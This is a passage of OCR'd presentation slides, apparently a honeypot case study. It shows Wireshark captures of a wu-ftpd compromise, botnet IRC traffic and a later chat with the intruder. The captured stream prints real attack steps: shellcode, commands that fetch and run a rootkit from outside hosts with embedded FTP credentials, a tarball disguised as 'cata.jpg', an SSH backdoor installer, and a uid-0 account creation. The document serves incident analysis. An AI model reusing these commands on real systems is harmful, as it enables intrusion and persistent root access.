

X11 Applications Edit Window Help
(100%) Thu 15:18 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. . Time Source Destination Protocol Info
24269 126098.5979 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24270 126098.5988 10.254.254.1 194.109.20.90 TCP 32780 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24271 126098.5988 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24272 126098.6059 10.254.254.1 207.66.155.21 TCP 32782 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055639 TSER=0 WS=0
24273 126098.6641 66.198.80.67 10.254.254.1 TCP 6667 > 32779 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24274 126098.6645 66.198.80.67 10.254.254.1 TCP 6667 > 32781 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24275 126098.6646 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
24276 126098.6648 10.254.254.1 66.198.80.67 IRC Request
24277 126098.6648 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
24278 126098.6685 10.254.254.1 66.198.80.67 IRC Request
24279 126098.7245 194.109.20.90 10.254.254.1 TCP 6667 > 32778 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=1829898213 TSER
24280 126098.7249 10.254.254.1 194.109.20.90 TCP 32778 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055650 TSER=1829898213
24281 126098.7250 10.254.254.1 194.109.20.90 IRC Request
Frame 24276 (113 bytes on wire, 113 bytes captured)
Ethernet II, Src: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce), Dst: 3com_11:ea:1b (00:20:af:11:ea:1b)
Internet Protocol, Src: 10.254.254.1 (10.254.254.1), Dst: 66.198.80.67 (66.198.80.67)
Transmission Control Protocol, Src Port: 32779 (32779), Dst Port: 6667 (6667), Seq: 1, Ack: 1, Len: 47
Source port: 32779 (32779)
Destination port: 6667 (6667)
0000 00 20 af 11 ea 1b 00 10 b5 5d 22 ce 08 00 45 00 . ...]"...E.
0010 00 63 70 b5 40 00 40 06 2d d7 0a fe fe 01 42 c6 .cp.@.@. -.....B.
0020 50 43 80 0b 1a 0b 60 22 46 26 88 93 b3 84 80 18 PC....`" F&.....
0030 16 d0 d7 1b 00 00 01 01 08 0a 00 c7 36 9c 06 ea ....6...
0040 50 85 0a 4e 49 43 4b 20 65 6e 65 72 67 79 0a 55 P..NICK energy.U
0050 53 45 52 20 65 6e 65 72 67 79 20 2e 20 2e 20 3a SER ener gy . . :
0060 4f 77 6e 65 64 20 42 79 20 41 64 65 6c 69 6e 0a Owned By Adelin.
0070 0a .
File: "/Users/will/Downloads... Packets: 62013 Displayed: 62013 Marked: 0 Profile: Default



X11 Applications Edit Window Help
(100%) Thu 15:18 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
24269 126098.5979 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24270 126098.5988 10.254.254.1 194.109.20.90 TCP 32780 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24271 126098.5988 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24272 126098.6059 10.254.254.1 207.66.155.21 TCP 32782 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055639 TSER=0 WS=0
24273 126098.6641 66.198.80.67 10.254.254.1 TCP 6667 > 32779 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24274 126098.6645 66.198.80.67 10.254.254.1 TCP 6667 > 32781 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24275 126098.6646 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
24276 126098.6648 10.254.254.1 66.198.80.67 IRC Request
24277 126098.6648 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
24278 126098.6685 10.254.254.1 66.198.80.67 IRC Request
24279 126098.7245 194.109.20.90 10.254.254.1 TCP 6667 > 32778 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=1829898213 TSER
24280 126098.7249 10.254.254.1 194.109.20.90 TCP 32778 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055650 TSER=1829898213
24281 126098.7250 10.254.254.1 194.109.20.90 IRC Request
Frame 24281 (113 bytes on wire, 113 bytes captured)
Ethernet II, Src: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce), Dst: 3com_11:ea:1b (00:20:af:11:ea:1b)
Internet Protocol, Src: 10.254.254.1 (10.254.254.1), Dst: 194.109.20.90 (194.109.20.90)
Transmission Control Protocol, Src Port: 32778 (32778), Dst Port: 6667 (6667), Seq: 1, Ack: 1, Len: 47
Source port: 32778 (32778)
Destination port: 6667 (6667)
0000 00 20 af 11 ea 1b 00 10 b5 5d 22 ce 08 00 45 00 . ...]"...E.
0010 00 63 35 35 40 00 40 06 25 99 0a fe fe 01 c2 6d .c55@.@. %.....m
0020 14 5a 80 0a 1a 0b 60 30 03 a6 2e 47 36 02 80 18 .Z....`0 ...G6...
0030 16 d0 56 98 00 00 01 01 08 0a 00 c7 36 a2 6d 12 ..V..... ....6.m.
0040 07 e5 0a 4e 49 43 4b 20 69 63 65 0a 55 53 45 52 ...NICK ice.USER
0050 20 66 75 63 6b 65 72 20 2e 20 2e 20 3a 41 20 69 fucker . . :A i
0060 6e 6e 65 62 75 6e 69 74 20 6c 75 70 75 27 21 0a nnebunit lupu'!.
0070 0a .
File: "/Users/will/Downloads...
Packets: 62013 Displayed: 62013 Marked: 0
Profile: Default


X11 Applications Edit Window Help
(100%) Thu 15:27 will
Follow TCP Stream
Stream Content
220 localhost.localdomain FTP server (Version wu-2.6.1-18) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230 Guest login ok, access restrictions apply.
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
Find
Save As
Print
Entire conversation (7842 bytes)
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Close
Filter Out This Stream



X11 Applications Edit Window Help
(100%) Thu 15:27 will
Follow TCP Stream
Stream Content
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
PWD
257 "/" is current directory.
CWD
$,...Z.
550
$,...Z.
File name too long.
CWD ~/{.,.,.,.}
250 CWD command successful.
CWD .
250 CWD command successful.
RNFR ././././././././.
350 File exists, ready for destination name
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350.
550 7350.: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ./././././././.
350 File exists, ready for destination name
CWD ~{
Find
Save As
Print
Entire conversation (7842 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
Help
Close
Filter Out This Stream


X11 Applications Edit Window Help
(100%) Thu 15:28 will
Follow TCP Stream
Stream Content
CWD ~{
sP
3....F3...jT...'.....=..R..h.../D.....=..XjTj(X..j.X.Rhn/shh//bi..RS....ncftpget -u xlogicus -p dupa16ani 206.253.222.88 . 'xlogic.tgz';tar zxvf
xlogic.tgz;cd xl;./install;
w
2:04am up 1 day, 10:43, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
cd /var/ftp
wget
wget: missing URL
Usage: wget [OPTION]... [URL]...
Try `wget --help' for more options.
wget kent8.3x.ro/cata.jpg
ls
bin
etc
lib
pub
ftp -v 81.180.102.160
Connected to 81.180.102.160 (81.180.102.160).
220 ProFTPD 1.2.9rc1 Server (3x.ro FTP Server) [bucuresti.3x.ro]
kent8
Name (81.180.102.160:root): 331 Password required for kent8.
team123
230 User kent8 logged in.
hash
bin
Remote system type is UNIX.
Using binary mode to transfer files.
Hash mark printing on (1024 bytes/hash mark).
200 Type set to I
Find
Save As
Print
Entire conversation (7842 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
Help
Close
Filter Out This Stream


X11 Applications Edit Window Help
(100%) Thu 15:28 will
Follow TCP Stream
Stream Content
ftp -v 81.180.102.160
Connected to 81.180.102.160 (81.180.102.160).
220 ProFTPD 1.2.9rc1 Server (3x.ro FTP Server) [bucuresti.3x.ro]
kent8
Name (81.180.102.160:root): 331 Password required for kent8.
team123
230 User kent8 logged in.
hash
bin
Remote system type is UNIX.
Using binary mode to transfer files.
Hash mark printing on (1024 bytes/hash mark).
200 Type set to I
get cata.jpg
local: cata.jpg remote: cata.jpg
227 Entering Passive Mode (81,180,102,160,16,45).
150 Opening BINARY mode data connection for cata.jpg (106145 bytes)
226 Transfer complete.
bye
106145 bytes received in 1.59 secs (65 Kbytes/sec)
221 Goodbye.
tar xzvf cata.jpg
cata/
cata/pg
cata/setup
cata/kfence
cata/ssh/
cata/ssh/ssh_host_key
cata/ssh/ssh_host_key.pub
cata/ssh/ssh_random_seed
cata/ssh/sshd
cata/ssh/config
rm -rf cata.jpg
cd cata
Find
Save As
Print
Entire conversation (7842 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
Help
Close
Filter Out This Stream



X11 Applications Edit Window Help
(100%) Thu 15:28 will
Follow TCP Stream
Stream Content
##
226 Transfer complete.
bye
106145 bytes received in 1.59 secs (65 Kbytes/sec)
221 Goodbye.
tar xzvf cata.jpg
cata/
cata/pg
cata/setup
cata/kfence
cata/ssh/
cata/ssh/ssh_host_key
cata/ssh/ssh_host_key.pub
cata/ssh/ssh_random_seed
cata/ssh/sshd
cata/ssh/config
rm -rf cata.jpg
cd cata
./setup team123 212
.[1;36m[+].[0;36m Totul e oK.. instalam RooT-KiT by .[1;36mSweet|CrY.[0m
.[1;36m[+].[0;36m Am setat Parola: .[1;36mteam123.[0m
.[1;36m[+].[0;36m Portul de la SSH: .[1;36m212.[0m
.[1;36m[+].[0;36m Copiem toate la locul lor si pornim backdooru.[0m
.[1;36m[+].[0;36m Luam niste informatzii si trimitem mail-ul.[0m
.[1;36m[+].[0;36m Un pic de curatzenie si terminam...[0m
.[1;36m[+].[0;36m Gata moshule, Am terminat in .[1;36m1.[0;36m secunde.[0m
.[1;36m[+].[0;36m Acum treci la scanat...shi baphta!....[0m
.[1;36m[+].[0;36m Si cat mai multe:.[1;36m >>>>> YOU ARE IN <<<<<.[0m
/usr/sbin/adduser -g 0 -u 0 -o adelin
passwd adelin
123
123
Changing password for user adelin
passwd: all authentication tokens updated successfully
Find
Save As
Print
Entire conversation (7842 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
Help
Close
Filter Out This Stream

Intervention




- Attacker with live connection to the honeypot
- Outbound connection to IRC
- Honeypot joined a botnet
- All servers and credentials were collected
- Time to meet the attacker ;-)

IRC Transcript




<William> no
<pr0m> hehe. nice answer
<William> why ?
<pr0m> just curious.
<pr0m> are you romanian?
<William> no ;-)
<pr0m> columbian?
<William> why are you on all my channels ?
<William> can you tell me that ?
<pr0m> i dunno. just curious.
<William> curios for what ?
<pr0m> what you're up to. :)
<pr0m> hehe. paranoid?
<William> -))
<William> i own you box -)
<William> are you mad on that ?
<pr0m> hehe. yea. honeypot.
<pr0m> welcome. :)

IRC Transcript




<William> -)
<William> but i only have 3 emech on your box
<William> -)
<pr0m> anything i can do to make you feel at home.
<William> can i still have it?
<pr0m> just let me know.
<William> i do not make any problems
<pr0m> i'll be reformatting soon.
<William> can i have access to your box ?
<pr0m> if you can hack it. you can have it for a while.
<William> -)
<pr0m> but it would be boring if i had the same attacker every time.
<William> no sir

IRC Transcript




<pr0m> trying to mix things up a bit.
<William> i can protect you from hackers
<pr0m> ah. i see.
<William> i can secure it
<William> if you let me
<pr0m> if i can find you... then you're not likely to secure me.
<pr0m> :)
<William> but i have hacked your box
<pr0m> yes. and?
<William> i think with wuftpd ;-)
<pr0m> it's been done before.
<William> it`s an old scanner
<William> it`s vulnerable to that
<William> ;-)
<pr0m> yea. i know. low hanging fruit.
<William> -))
<pr0m> was thinking of openbsd next time.

IRC Transcript



